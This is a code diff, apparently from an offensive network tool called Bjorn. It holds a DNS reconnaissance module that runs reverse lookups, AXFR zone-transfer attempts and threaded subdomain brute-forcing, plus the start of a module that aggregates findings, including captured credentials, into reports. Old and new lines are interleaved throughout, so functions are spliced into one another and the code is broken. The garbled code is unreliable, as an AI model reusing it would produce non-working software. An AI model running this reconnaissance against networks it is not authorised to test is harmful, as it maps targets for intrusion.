results["errors"].append("Zone transfer skipped: no domain found")
|
||||
logger.info(f"[{ip}] Skipping zone transfer (dnspython={_HAS_DNSPYTHON}, domain={domain})")
|
||||
|
||||
self.shared_data.bjorn_progress = "45%"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
# =========================================================
|
||||
# Phase 4: Subdomain brute-force (45% -> 95%)
|
||||
# =========================================================
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "subdomains", "domain": domain or ip}
|
||||
|
||||
if domain:
|
||||
logger.info(f"[{ip}] Phase 4: Subdomain brute-force for {domain}")
|
||||
self.shared_data.log_milestone(b_class, "SubdomainEnum", f"Domain: {domain}")
|
||||
wordlist = self._load_wordlist()
|
||||
thread_count = min(10, max(1, len(wordlist)))
|
||||
|
||||
discovered = self._enumerate_subdomains(domain, wordlist, thread_count)
|
||||
results["subdomains"] = discovered
|
||||
logger.info(f"[{ip}] Subdomain enumeration found {len(discovered)} live subdomains")
|
||||
else:
|
||||
logger.info(f"[{ip}] Skipping subdomain enumeration: no domain available")
|
||||
results["errors"].append("Subdomain enumeration skipped: no domain found")
|
||||
|
||||
self.shared_data.bjorn_progress = "95%"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
# =========================================================
|
||||
# Phase 5: Save results and update DB (95% -> 100%)
|
||||
# =========================================================
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "saving"}
|
||||
logger.info(f"[{ip}] Phase 5: Saving results")
|
||||
|
||||
# Save JSON output
|
||||
self._save_results(ip, results)
|
||||
|
||||
# Update DB hostname if reverse DNS discovered new data
|
||||
if reverse_hostname and mac:
|
||||
self._update_db_hostname(mac, ip, reverse_hostname)
|
||||
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
self.shared_data.log_milestone(b_class, "Complete", f"Records: {sum(len(v) for v in results['records'].values())} | Subdomains: {len(results['subdomains'])}")
|
||||
|
||||
# Summary comment
|
||||
record_count = sum(len(v) for v in results["records"].values())
|
||||
zone_count = sum(len(v) for v in results["zone_transfer"].values())
|
||||
sub_count = len(results["subdomains"])
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"domain": domain or "N/A",
|
||||
"records": str(record_count),
|
||||
"zones": str(zone_count),
|
||||
"subdomains": str(sub_count),
|
||||
}
|
||||
|
||||
logger.success(
|
||||
f"[{ip}] DNS Pillager complete: domain={domain}, "
|
||||
f"records={record_count}, zone_transfers={zone_count}, subdomains={sub_count}"
|
||||
)
|
||||
return "success"
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"[{ip}] DNSPillager execute failed: {e}")
|
||||
results["errors"].append(str(e))
|
||||
# Still try to save partial results
|
||||
try:
|
||||
self._save_results(ip, results)
|
||||
except Exception:
|
||||
pass
|
||||
return "failed"
|
||||
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
# --------------------- Reverse DNS ---------------------
|
||||
|
||||
def _reverse_dns(self, ip: str) -> Optional[str]:
|
||||
"""Perform reverse DNS lookup on the IP address."""
|
||||
# Try dnspython first
|
||||
if _HAS_DNSPYTHON and self._resolver:
|
||||
try:
|
||||
rev_name = dns.reversename.from_address(ip)
|
||||
answers = self._resolver.resolve(rev_name, "PTR")
|
||||
for rdata in answers:
|
||||
hostname = str(rdata).rstrip(".")
|
||||
if hostname:
|
||||
return hostname
|
||||
except Exception as e:
|
||||
logger.debug(f"dnspython reverse DNS failed for {ip}: {e}")
|
||||
|
||||
# Socket fallback
|
||||
try:
|
||||
hostname, _, _ = socket.gethostbyaddr(ip)
|
||||
if hostname and hostname != ip:
|
||||
return hostname
|
||||
except (socket.herror, socket.gaierror, OSError) as e:
|
||||
logger.debug(f"Socket reverse DNS failed for {ip}: {e}")
|
||||
|
||||
return None
|
||||
|
||||
# --------------------- Domain extraction ---------------------
|
||||
|
||||
@staticmethod
|
||||
def _extract_domain(hostname: str) -> Optional[str]:
|
||||
"""
|
||||
Extract the registerable domain from a hostname.
|
||||
e.g., 'mail.sub.example.com' -> 'example.com'
|
||||
'host1.internal.lan' -> 'internal.lan'
|
||||
'192.168.1.1' -> None
|
||||
"""
|
||||
if not hostname:
|
||||
return None
|
||||
|
||||
# Skip raw IPs
|
||||
hostname = hostname.strip().rstrip(".")
|
||||
parts = hostname.split(".")
|
||||
if len(parts) < 2:
|
||||
return None
|
||||
|
||||
# Check if it looks like an IP address
|
||||
try:
|
||||
socket.inet_aton(hostname)
|
||||
return None # It's an IP, not a hostname
|
||||
except (socket.error, OSError):
|
||||
pass
|
||||
|
||||
# For simple TLDs, take the last 2 parts
|
||||
# For compound TLDs (co.uk, com.au), take the last 3 parts
|
||||
compound_tlds = {
|
||||
"co.uk", "co.jp", "co.kr", "co.nz", "co.za", "co.in",
|
||||
"com.au", "com.br", "com.cn", "com.mx", "com.tw",
|
||||
"org.uk", "net.au", "ac.uk", "gov.uk",
|
||||
}
|
||||
if len(parts) >= 3:
|
||||
possible_compound = f"{parts[-2]}.{parts[-1]}"
|
||||
if possible_compound.lower() in compound_tlds:
|
||||
return ".".join(parts[-3:])
|
||||
|
||||
return ".".join(parts[-2:])
|
||||
|
||||
# --------------------- DNS record queries ---------------------
|
||||
|
||||
def _query_records(self, domain: str, record_type: str) -> List[str]:
|
||||
"""Query DNS records of a given type for a domain."""
|
||||
records = []
|
||||
|
||||
# Try dnspython first
|
||||
if _HAS_DNSPYTHON and self._resolver:
|
||||
try:
|
||||
answers = self._resolver.resolve(domain, record_type)
|
||||
for rdata in answers:
|
||||
value = str(rdata).rstrip(".")
|
||||
if value:
|
||||
records.append(value)
|
||||
return records
|
||||
except dns.resolver.NXDOMAIN:
|
||||
logger.debug(f"NXDOMAIN for {domain} {record_type}")
|
||||
except dns.resolver.NoAnswer:
|
||||
logger.debug(f"No answer for {domain} {record_type}")
|
||||
except dns.resolver.NoNameservers:
|
||||
logger.debug(f"No nameservers for {domain} {record_type}")
|
||||
except dns.exception.Timeout:
|
||||
logger.debug(f"Timeout querying {domain} {record_type}")
|
||||
except Exception as e:
|
||||
logger.debug(f"dnspython query failed for {domain} {record_type}: {e}")
|
||||
|
||||
# Socket fallback (limited to A records only)
|
||||
if record_type == "A" and not records:
|
||||
try:
|
||||
ips = socket.getaddrinfo(domain, None, socket.AF_INET, socket.SOCK_STREAM)
|
||||
for info in ips:
|
||||
addr = info[4][0]
|
||||
if addr and addr not in records:
|
||||
records.append(addr)
|
||||
except (socket.gaierror, OSError) as e:
|
||||
logger.debug(f"Socket fallback failed for {domain} A: {e}")
|
||||
|
||||
# Socket fallback for AAAA
|
||||
if record_type == "AAAA" and not records:
|
||||
try:
|
||||
ips = socket.getaddrinfo(domain, None, socket.AF_INET6, socket.SOCK_STREAM)
|
||||
for info in ips:
|
||||
addr = info[4][0]
|
||||
if addr and addr not in records:
|
||||
records.append(addr)
|
||||
except (socket.gaierror, OSError) as e:
|
||||
logger.debug(f"Socket fallback failed for {domain} AAAA: {e}")
|
||||
|
||||
return records
|
||||
|
||||
# --------------------- Zone transfer (AXFR) ---------------------
|
||||
|
||||
def _attempt_zone_transfer(self, domain: str, nameserver: str) -> List[Dict]:
|
||||
"""
|
||||
Attempt an AXFR zone transfer from a nameserver.
|
||||
Returns a list of record dicts on success, empty list on failure.
|
||||
"""
|
||||
if not _HAS_DNSPYTHON:
|
||||
return []
|
||||
|
||||
def enumerate_domain(self, subdomain):
|
||||
"""Enumerate a single subdomain for all record types."""
|
||||
full_domain = f"{subdomain}.{self.domain}" if subdomain else self.domain
|
||||
results = {'domain': full_domain, 'records': {}}
|
||||
records = []
|
||||
# Resolve NS hostname to IP if needed
|
||||
ns_ip = self._resolve_ns_to_ip(nameserver)
|
||||
if not ns_ip:
|
||||
logger.debug(f"Cannot resolve NS {nameserver} to IP, skipping AXFR")
|
||||
return []
|
||||
|
||||
for record_type in DEFAULT_RECORD_TYPES:
|
||||
records = self.query_domain(full_domain, record_type)
|
||||
if records:
|
||||
results['records'][record_type] = records
|
||||
with self.lock:
|
||||
self.discovered_domains.add(full_domain)
|
||||
logging.info(f"Found {record_type} records for {full_domain}")
|
||||
|
||||
return results if results['records'] else None
|
||||
|
||||
def load_wordlist(self):
|
||||
"""Load subdomain wordlist or use built-in list."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
with open(self.wordlist, 'r') as f:
|
||||
return [line.strip() for line in f if line.strip()]
|
||||
return ['www', 'mail', 'remote', 'blog', 'webmail', 'server', 'ns1', 'ns2', 'smtp', 'secure']
|
||||
|
||||
def execute(self):
|
||||
"""Execute the DNS enumeration process."""
|
||||
results = {'timestamp': datetime.now().isoformat(), 'findings': []}
|
||||
subdomains = self.load_wordlist()
|
||||
|
||||
logging.info(f"Starting DNS enumeration for {self.domain}")
|
||||
|
||||
with ThreadPoolExecutor(max_workers=self.threads) as executor:
|
||||
enum_results = list(filter(None, executor.map(self.enumerate_domain, subdomains)))
|
||||
results['findings'].extend(enum_results)
|
||||
|
||||
if self.recursive and self.discovered_domains:
|
||||
logging.info("Starting recursive enumeration")
|
||||
new_domains = set()
|
||||
for domain in self.discovered_domains:
|
||||
if domain != self.domain:
|
||||
new_subdomains = [d.split('.')[0] for d in domain.split('.')[:-2]]
|
||||
new_domains.update(new_subdomains)
|
||||
|
||||
if new_domains:
|
||||
enum_results = list(filter(None, executor.map(self.enumerate_domain, new_domains)))
|
||||
results['findings'].extend(enum_results)
|
||||
|
||||
self.save_results(results)
|
||||
return results
|
||||
|
||||
def save_settings(domain, wordlist, output_dir, threads, recursive):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"domain": domain,
|
||||
"wordlist": wordlist,
|
||||
"output_dir": output_dir,
|
||||
"threads": threads,
|
||||
"recursive": recursive
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
zone = dns.zone.from_xfr(
|
||||
dns.query.xfr(ns_ip, domain, timeout=10, lifetime=30)
|
||||
)
|
||||
for name, node in zone.nodes.items():
|
||||
for rdataset in node.rdatasets:
|
||||
for rdata in rdataset:
|
||||
records.append({
|
||||
"name": str(name),
|
||||
"type": dns.rdatatype.to_text(rdataset.rdtype),
|
||||
"ttl": rdataset.ttl,
|
||||
"value": str(rdata),
|
||||
})
|
||||
except dns.exception.FormError:
|
||||
logger.debug(f"AXFR refused by {nameserver} ({ns_ip}) for {domain}")
|
||||
except dns.exception.Timeout:
|
||||
logger.debug(f"AXFR timeout from {nameserver} ({ns_ip}) for {domain}")
|
||||
except ConnectionError as e:
|
||||
logger.debug(f"AXFR connection error from {nameserver}: {e}")
|
||||
except OSError as e:
|
||||
logger.debug(f"AXFR OS error from {nameserver}: {e}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
logger.debug(f"AXFR failed from {nameserver} ({ns_ip}) for {domain}: {e}")
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="DNS Pillager for domain reconnaissance")
|
||||
parser.add_argument("-d", "--domain", help="Target domain for enumeration")
|
||||
parser.add_argument("-w", "--wordlist", help="Path to subdomain wordlist")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory for results")
|
||||
parser.add_argument("-t", "--threads", type=int, default=10, help="Number of threads")
|
||||
parser.add_argument("-r", "--recursive", action="store_true", help="Enable recursive enumeration")
|
||||
args = parser.parse_args()
|
||||
return records
|
||||
|
||||
settings = load_settings()
|
||||
domain = args.domain or settings.get("domain")
|
||||
wordlist = args.wordlist or settings.get("wordlist")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
threads = args.threads or settings.get("threads")
|
||||
recursive = args.recursive or settings.get("recursive")
|
||||
def _resolve_ns_to_ip(self, nameserver: str) -> Optional[str]:
|
||||
"""Resolve a nameserver hostname to an IP address."""
|
||||
ns = nameserver.strip().rstrip(".")
|
||||
|
||||
if not domain:
|
||||
logging.error("Domain is required. Use -d or save it in settings")
|
||||
return
|
||||
# Check if already an IP
|
||||
try:
|
||||
socket.inet_aton(ns)
|
||||
return ns
|
||||
except (socket.error, OSError):
|
||||
pass
|
||||
|
||||
save_settings(domain, wordlist, output_dir, threads, recursive)
|
||||
# Try to resolve
|
||||
if _HAS_DNSPYTHON and self._resolver:
|
||||
try:
|
||||
answers = self._resolver.resolve(ns, "A")
|
||||
for rdata in answers:
|
||||
return str(rdata)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
pillager = DNSPillager(
|
||||
domain=domain,
|
||||
wordlist=wordlist,
|
||||
output_dir=output_dir,
|
||||
threads=threads,
|
||||
recursive=recursive
|
||||
)
|
||||
pillager.execute()
|
||||
# Socket fallback
|
||||
try:
|
||||
result = socket.getaddrinfo(ns, 53, socket.AF_INET, socket.SOCK_STREAM)
|
||||
if result:
|
||||
return result[0][4][0]
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
return None
|
||||
|
||||
# --------------------- Subdomain enumeration ---------------------
|
||||
|
||||
def _load_wordlist(self) -> List[str]:
|
||||
"""Load subdomain wordlist from file or use built-in list."""
|
||||
# Check for configured wordlist path
|
||||
wordlist_path = ""
|
||||
if hasattr(self.shared_data, "config") and self.shared_data.config:
|
||||
wordlist_path = self.shared_data.config.get("dns_wordlist", "")
|
||||
|
||||
if wordlist_path and os.path.isfile(wordlist_path):
|
||||
try:
|
||||
with open(wordlist_path, "r", encoding="utf-8", errors="ignore") as f:
|
||||
words = [line.strip() for line in f if line.strip() and not line.startswith("#")]
|
||||
if words:
|
||||
logger.info(f"Loaded {len(words)} subdomains from {wordlist_path}")
|
||||
return words
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to load wordlist {wordlist_path}: {e}")
|
||||
|
||||
logger.info(f"Using built-in subdomain wordlist ({len(BUILTIN_SUBDOMAINS)} entries)")
|
||||
return list(BUILTIN_SUBDOMAINS)
|
||||
|
||||
def _enumerate_subdomains(
|
||||
self, domain: str, wordlist: List[str], thread_count: int
|
||||
) -> List[Dict]:
|
||||
"""
|
||||
Brute-force subdomain enumeration using ThreadPoolExecutor.
|
||||
Returns a list of discovered subdomain dicts.
|
||||
"""
|
||||
discovered: List[Dict] = []
|
||||
total = len(wordlist)
|
||||
if total == 0:
|
||||
return discovered
|
||||
|
||||
completed = [0] # mutable counter for thread-safe progress
|
||||
|
||||
def check_subdomain(sub: str) -> Optional[Dict]:
|
||||
"""Check if a subdomain resolves."""
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return None
|
||||
|
||||
fqdn = f"{sub}.{domain}"
|
||||
result = None
|
||||
|
||||
# Try dnspython
|
||||
if _HAS_DNSPYTHON and self._resolver:
|
||||
try:
|
||||
answers = self._resolver.resolve(fqdn, "A")
|
||||
ips = [str(rdata) for rdata in answers]
|
||||
if ips:
|
||||
result = {
|
||||
"subdomain": sub,
|
||||
"fqdn": fqdn,
|
||||
"ips": ips,
|
||||
"method": "dns",
|
||||
}
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# Socket fallback
|
||||
if result is None:
|
||||
try:
|
||||
addr_info = socket.getaddrinfo(fqdn, None, socket.AF_INET, socket.SOCK_STREAM)
|
||||
ips = list(set(info[4][0] for info in addr_info))
|
||||
if ips:
|
||||
result = {
|
||||
"subdomain": sub,
|
||||
"fqdn": fqdn,
|
||||
"ips": ips,
|
||||
"method": "socket",
|
||||
}
|
||||
except (socket.gaierror, OSError):
|
||||
pass
|
||||
|
||||
# Update progress atomically
|
||||
with self._lock:
|
||||
completed[0] += 1
|
||||
# Progress: 45% -> 95% across subdomain enumeration
|
||||
pct = 45 + int((completed[0] / total) * 50)
|
||||
pct = min(pct, 95)
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
|
||||
return result
|
||||
|
||||
try:
|
||||
with ThreadPoolExecutor(max_workers=thread_count) as executor:
|
||||
futures = {
|
||||
executor.submit(check_subdomain, sub): sub for sub in wordlist
|
||||
}
|
||||
|
||||
for future in as_completed(futures):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
# Cancel remaining futures
|
||||
for f in futures:
|
||||
f.cancel()
|
||||
logger.info("Subdomain enumeration interrupted by orchestrator.")
|
||||
break
|
||||
|
||||
try:
|
||||
result = future.result(timeout=15)
|
||||
if result:
|
||||
with self._lock:
|
||||
discovered.append(result)
|
||||
logger.info(
|
||||
f"Subdomain found: {result['fqdn']} -> {result['ips']}"
|
||||
)
|
||||
self.shared_data.comment_params = {
|
||||
"ip": domain,
|
||||
"phase": "subdomains",
|
||||
"found": str(len(discovered)),
|
||||
"last": result["fqdn"],
|
||||
}
|
||||
except Exception as e:
|
||||
logger.debug(f"Subdomain future error: {e}")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Subdomain enumeration thread pool error: {e}")
|
||||
|
||||
return discovered
|
||||
|
||||
# --------------------- Result saving ---------------------
|
||||
|
||||
def _save_results(self, ip: str, results: Dict) -> None:
|
||||
"""Save DNS reconnaissance results to a JSON file."""
|
||||
try:
|
||||
os.makedirs(OUTPUT_DIR, exist_ok=True)
|
||||
safe_ip = ip.replace(":", "_").replace(".", "_")
|
||||
timestamp = datetime.datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
filename = f"dns_{safe_ip}_{timestamp}.json"
|
||||
filepath = os.path.join(OUTPUT_DIR, filename)
|
||||
|
||||
with open(filepath, "w", encoding="utf-8") as f:
|
||||
json.dump(results, f, indent=2, default=str)
|
||||
|
||||
logger.info(f"Results saved to {filepath}")
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to save results for {ip}: {e}")
|
||||
|
||||
# --------------------- DB hostname update ---------------------
|
||||
|
||||
def _update_db_hostname(self, mac: str, ip: str, new_hostname: str) -> None:
|
||||
"""Update the hostname in the hosts DB table if we found new DNS data."""
|
||||
if not mac or not new_hostname:
|
||||
return
|
||||
|
||||
try:
|
||||
rows = self.shared_data.db.query(
|
||||
"SELECT hostnames FROM hosts WHERE mac_address=? LIMIT 1", (mac,)
|
||||
)
|
||||
if not rows:
|
||||
return
|
||||
|
||||
existing = rows[0].get("hostnames") or ""
|
||||
existing_set = set(h.strip() for h in existing.split(";") if h.strip())
|
||||
|
||||
if new_hostname not in existing_set:
|
||||
existing_set.add(new_hostname)
|
||||
updated = ";".join(sorted(existing_set))
|
||||
self.shared_data.db.execute(
|
||||
"UPDATE hosts SET hostnames=? WHERE mac_address=?",
|
||||
(updated, mac),
|
||||
)
|
||||
logger.info(f"Updated DB hostname for MAC {mac}: added {new_hostname}")
|
||||
# Refresh our local cache
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to update DB hostname for MAC {mac}: {e}")
|
||||
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# CLI mode (debug / manual execution)
|
||||
# ---------------------------------------------------------------------------
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
pillager = DNSPillager(shared_data)
|
||||
logger.info("DNS Pillager module ready (CLI mode).")
|
||||
|
||||
rows = shared_data.read_data()
|
||||
for row in rows:
|
||||
ip = row.get("IPs") or row.get("ip")
|
||||
if not ip:
|
||||
continue
|
||||
port = row.get("port") or 53
|
||||
logger.info(f"Execute DNSPillager on {ip}:{port} ...")
|
||||
status = pillager.execute(ip, str(port), row, "dns_pillager")
|
||||
|
||||
if status == "success":
|
||||
logger.success(f"DNS recon successful for {ip}:{port}.")
|
||||
elif status == "interrupted":
|
||||
logger.warning(f"DNS recon interrupted for {ip}:{port}.")
|
||||
break
|
||||
else:
|
||||
logger.failed(f"DNS recon failed for {ip}:{port}.")
|
||||
|
||||
logger.info("DNS Pillager CLI execution completed.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
|
||||
@@ -1,457 +1,165 @@
|
||||
# Data collection and organization tool to aggregate findings from other modules.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/freya_harvest_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --input Input directory to monitor (default: /home/bjorn/Bjorn/data/output/).
|
||||
# -o, --output Output directory for reports (default: /home/bjorn/Bjorn/data/reports).
|
||||
# -f, --format Output format (json, html, md, default: all).
|
||||
# -w, --watch Watch for new findings in real-time.
|
||||
# -c, --clean Clean old data before processing.
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
freya_harvest.py -- Data collection and intelligence aggregation for BJORN.
|
||||
Monitors output directories and generates consolidated reports.
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import time
|
||||
import shutil
|
||||
import glob
|
||||
import watchdog.observers
|
||||
import watchdog.events
|
||||
import markdown
|
||||
import jinja2
|
||||
import threading
|
||||
import time
|
||||
from datetime import datetime
|
||||
|
||||
from collections import defaultdict
|
||||
from typing import Any, Dict, List, Optional
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="freya_harvest.py")
|
||||
|
||||
# -------------------- Action metadata --------------------
|
||||
b_class = "FreyaHarvest"
|
||||
b_module = "freya_harvest"
|
||||
b_enabled = 0
|
||||
b_status = "freya_harvest"
|
||||
b_port = None
|
||||
b_service = "[]"
|
||||
b_trigger = "on_start"
|
||||
b_parent = None
|
||||
b_action = "normal"
|
||||
b_priority = 50
|
||||
b_cooldown = 0
|
||||
b_rate_limit = None
|
||||
b_timeout = 1800
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 10 # Local file processing is stealthy
|
||||
b_risk_level = "low"
|
||||
b_enabled = 1
|
||||
b_tags = ["harvest", "report", "aggregator", "intel"]
|
||||
b_category = "recon"
|
||||
b_name = "Freya Harvest"
|
||||
b_description = "Aggregates findings from all modules into consolidated intelligence reports."
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.0.4"
|
||||
b_icon = "FreyaHarvest.png"
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_INPUT_DIR = "/home/bjorn/Bjorn/data/output"
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/reports"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "freya_harvest_settings.json")
|
||||
|
||||
# HTML template for reports
|
||||
HTML_TEMPLATE = """
|
||||
<!DOCTYPE html>
|
||||
<html>
|
||||
<head>
|
||||
<title>Bjorn Reconnaissance Report</title>
|
||||
<style>
|
||||
body { font-family: Arial, sans-serif; margin: 20px; }
|
||||
.section { margin: 20px 0; padding: 10px; border: 1px solid #ddd; }
|
||||
.vuln-high { background-color: #ffebee; }
|
||||
.vuln-medium { background-color: #fff3e0; }
|
||||
.vuln-low { background-color: #f1f8e9; }
|
||||
table { border-collapse: collapse; width: 100%; margin-bottom: 20px; }
|
||||
th, td { border: 1px solid #ddd; padding: 8px; text-align: left; }
|
||||
th { background-color: #f5f5f5; }
|
||||
h1, h2, h3 { color: #333; }
|
||||
.metadata { color: #666; font-style: italic; }
|
||||
.timestamp { font-weight: bold; }
|
||||
</style>
|
||||
</head>
|
||||
<body>
|
||||
<h1>Bjorn Reconnaissance Report</h1>
|
||||
<div class="metadata">
|
||||
<p class="timestamp">Generated: {{ timestamp }}</p>
|
||||
</div>
|
||||
{% for section in sections %}
|
||||
<div class="section">
|
||||
<h2>{{ section.title }}</h2>
|
||||
{{ section.content }}
|
||||
</div>
|
||||
{% endfor %}
|
||||
</body>
|
||||
</html>
|
||||
"""
|
||||
b_args = {
|
||||
"input_dir": {
|
||||
"type": "text",
|
||||
"label": "Input Data Dir",
|
||||
"default": "/home/bjorn/Bjorn/data/output"
|
||||
},
|
||||
"output_dir": {
|
||||
"type": "text",
|
||||
"label": "Reports Dir",
|
||||
"default": "/home/bjorn/Bjorn/data/reports"
|
||||
},
|
||||
"watch": {
|
||||
"type": "checkbox",
|
||||
"label": "Continuous Watch",
|
||||
"default": True
|
||||
},
|
||||
"format": {
|
||||
"type": "select",
|
||||
"label": "Report Format",
|
||||
"choices": ["json", "md", "all"],
|
||||
"default": "all"
|
||||
}
|
||||
}
|
||||
|
||||
class FreyaHarvest:
|
||||
def __init__(self, input_dir=DEFAULT_INPUT_DIR, output_dir=DEFAULT_OUTPUT_DIR,
|
||||
formats=None, watch_mode=False, clean=False):
|
||||
self.input_dir = input_dir
|
||||
self.output_dir = output_dir
|
||||
self.formats = formats or ['json', 'html', 'md']
|
||||
self.watch_mode = watch_mode
|
||||
self.clean = clean
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.data = defaultdict(list)
|
||||
self.observer = None
|
||||
self.lock = threading.Lock()
|
||||
self.last_scan_time = 0
|
||||
|
||||
def clean_directories(self):
|
||||
"""Clean output directory if requested."""
|
||||
if self.clean and os.path.exists(self.output_dir):
|
||||
shutil.rmtree(self.output_dir)
|
||||
os.makedirs(self.output_dir)
|
||||
logging.info(f"Cleaned output directory: {self.output_dir}")
|
||||
|
||||
def collect_wifi_data(self):
|
||||
"""Collect WiFi-related findings."""
|
||||
try:
|
||||
wifi_dir = os.path.join(self.input_dir, "wifi")
|
||||
if os.path.exists(wifi_dir):
|
||||
for file in glob.glob(os.path.join(wifi_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['wifi'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting WiFi data: {e}")
|
||||
|
||||
def collect_network_data(self):
|
||||
"""Collect network topology and host findings."""
|
||||
try:
|
||||
network_dir = os.path.join(self.input_dir, "topology")
|
||||
if os.path.exists(network_dir):
|
||||
for file in glob.glob(os.path.join(network_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['network'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting network data: {e}")
|
||||
|
||||
def collect_vulnerability_data(self):
|
||||
"""Collect vulnerability findings."""
|
||||
try:
|
||||
vuln_dir = os.path.join(self.input_dir, "webscan")
|
||||
if os.path.exists(vuln_dir):
|
||||
for file in glob.glob(os.path.join(vuln_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['vulnerabilities'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting vulnerability data: {e}")
|
||||
|
||||
def collect_credential_data(self):
|
||||
"""Collect credential findings."""
|
||||
try:
|
||||
cred_dir = os.path.join(self.input_dir, "packets")
|
||||
if os.path.exists(cred_dir):
|
||||
for file in glob.glob(os.path.join(cred_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['credentials'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting credential data: {e}")
|
||||
|
||||
def collect_data(self):
|
||||
"""Collect all data from various sources."""
|
||||
self.data.clear() # Reset data before collecting
|
||||
self.collect_wifi_data()
|
||||
self.collect_network_data()
|
||||
self.collect_vulnerability_data()
|
||||
self.collect_credential_data()
|
||||
logging.info("Data collection completed")
|
||||
|
||||
def generate_json_report(self):
|
||||
"""Generate JSON format report."""
|
||||
try:
|
||||
report = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'findings': dict(self.data)
|
||||
}
|
||||
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
output_file = os.path.join(self.output_dir,
|
||||
f"report_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.json")
|
||||
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(report, f, indent=4)
|
||||
|
||||
logging.info(f"JSON report saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating JSON report: {e}")
|
||||
|
||||
def generate_html_report(self):
|
||||
"""Generate HTML format report."""
|
||||
try:
|
||||
template = jinja2.Template(HTML_TEMPLATE)
|
||||
sections = []
|
||||
|
||||
# Network Section
|
||||
if self.data['network']:
|
||||
content = "<h3>Network Topology</h3>"
|
||||
for topology in self.data['network']:
|
||||
content += f"<p>Hosts discovered: {len(topology.get('hosts', []))}</p>"
|
||||
content += "<table><tr><th>IP</th><th>MAC</th><th>Open Ports</th><th>Status</th></tr>"
|
||||
for ip, data in topology.get('hosts', {}).items():
|
||||
ports = data.get('ports', [])
|
||||
mac = data.get('mac', 'Unknown')
|
||||
status = data.get('status', 'Unknown')
|
||||
content += f"<tr><td>{ip}</td><td>{mac}</td><td>{', '.join(map(str, ports))}</td><td>{status}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "Network Information", "content": content})
|
||||
|
||||
# WiFi Section
|
||||
if self.data['wifi']:
|
||||
content = "<h3>WiFi Findings</h3>"
|
||||
for wifi_data in self.data['wifi']:
|
||||
content += "<table><tr><th>SSID</th><th>BSSID</th><th>Security</th><th>Signal</th><th>Channel</th></tr>"
|
||||
for network in wifi_data.get('networks', []):
|
||||
content += f"<tr><td>{network.get('ssid', 'Unknown')}</td>"
|
||||
